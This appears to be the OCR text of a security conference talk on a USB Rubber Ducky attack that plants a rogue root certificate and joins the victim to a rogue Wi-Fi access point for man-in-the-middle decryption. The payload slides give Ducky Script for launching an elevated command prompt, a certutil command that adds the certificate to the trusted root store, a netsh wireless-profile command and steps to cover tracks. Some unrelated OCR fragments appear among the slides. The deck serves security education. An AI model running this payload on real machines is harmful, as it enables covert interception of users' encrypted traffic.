USB Attack to Decrypt Wi-Fi Communications

Presented by: Jeremy Dorrough

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
Disclaimer

Opinions expressed in this presentation are my own. I am speaking for myself, not Genworth, nor anyone else.



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About Me

- 10+ years in IT Security industry
- Worked in defense, utility & financial sectors
- Currently a Network Security Engineer at Genworth
- I crash cars for fun

Dominion

Genworth

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Presentation Outline

- ✓ USB Rubber Ducky
- ✓ How the Attack Works
- ✓ Keyboard Payload
- ✓ Mass Storage/Keyboard Payload
- ✓ Demo
- ✓ Questions

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


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
USB Rubber Ducky



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Firmware Options

- Duck
  - Keyboard Input
- FAT Duck
  - Mass Storage Device
- Detour Duck
  - Multiple Payloads
- Twin Duck
  - Both Keyboard and Mass Storage Device

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USBdriveby
@SamyKamkar

Teensy 3.1

Teensy 3.0

Teensy 3.1 changes from Teensy 3.0

Teensy 2.0

25 I/O, 12 Analog, 7 PWM

Teensy++ 2.0

46 I/O Pins, 8 Analog Inputs, 9 PWM

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
https://github.com/adamcaudill/Psychson



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
How The Attack Works



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
How The Attack Works



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
How The Attack Works



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
Social Engineer???

DHS Study Performed by idappcom:

- 60% Plugged in dropped USB device
- 90% Plugged in USB device if case had an official logo



http://www.bloomberg.com/news/articles/2011-06-27/human-errors-fuel-hacking-as-test-shows-nothing-prevents-idiocy

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Product Images & Colors

Showing 1 - 5 of 5

Item# **Q6996**

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Need Help? Call 866-312-5646 for personal assistance.

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The Cat and Mouse Game

- Anti-Virus
- Web filters/Proxy
- FTP whitelist
- HTTP Strict Transport Security (HSTS)

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Setup Rogue AP

- Hostapd
- dnsmasq
- Iptables
- Alternatively use mana-toolkit

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Setup MITM Listener

- Configure a proxy of your choice
- Burpsuite, Squid, SSLStrip, Mallory, etc.
- Export the certificate
- Convert the certificate to base64 encoding

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
Burpsuite Proxy Settings



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




```
# openssl x509 -in cert.der -inform der -outform pem -out cert.cer
```



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Payload Summary

1. Bypass UAC and open CMD.exe
2. Create a new .cer file from keyboard input
3. Add cert.cer to trusted root using certutil
4. Create a wireless profile
5. Connect to wireless profile
6. Clean up

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Ducky Script API

- DELAY [time in milliseconds]
- STRING [standard keyboard entry]
- ENTER [Enter key]
- GUI [Windows key]
- REM [will not be processed]

github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript

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Bypass UAC cmd.exe

DELAY 10000

GUI r

DELAY 200

STRING powershell Start-Process cmd -Verb runAs

Windows 10:

GUI x

STRING a

Image Source: technet.microsoft.com

Code Used from Darren Kitchen's UAC bypass

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Create Base64 Certificate

STRING copy con cert.cer

ENTER

STRING -----BEGIN CERTIFICATE-----

ENTER

STRING MIICxDCCAi2gAwIBAgIEVOdW+zANBgkUMBIGA1UEBhML

ENTER

STRING UG9ydFN3aWdnZXIxFDASBgNVBAgTC1BvcnRTd2EwtQb3J0

(…)

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You Trust Me….Right?

STRING certutil -addstore -f -enterprise -user root cert.cer

Image Source: diariodigitalcolombiano.com

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…Now Tell Me Your Secrets

- Echo xml network profile to a file
- Using xml file, create and connect to new Wireless profile

```
netsh wlan add profile filename="a.xml" interface="Wireless Network Connection"
```

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
Cover your tracks

- Delete xml file
- Delete rouge certificate



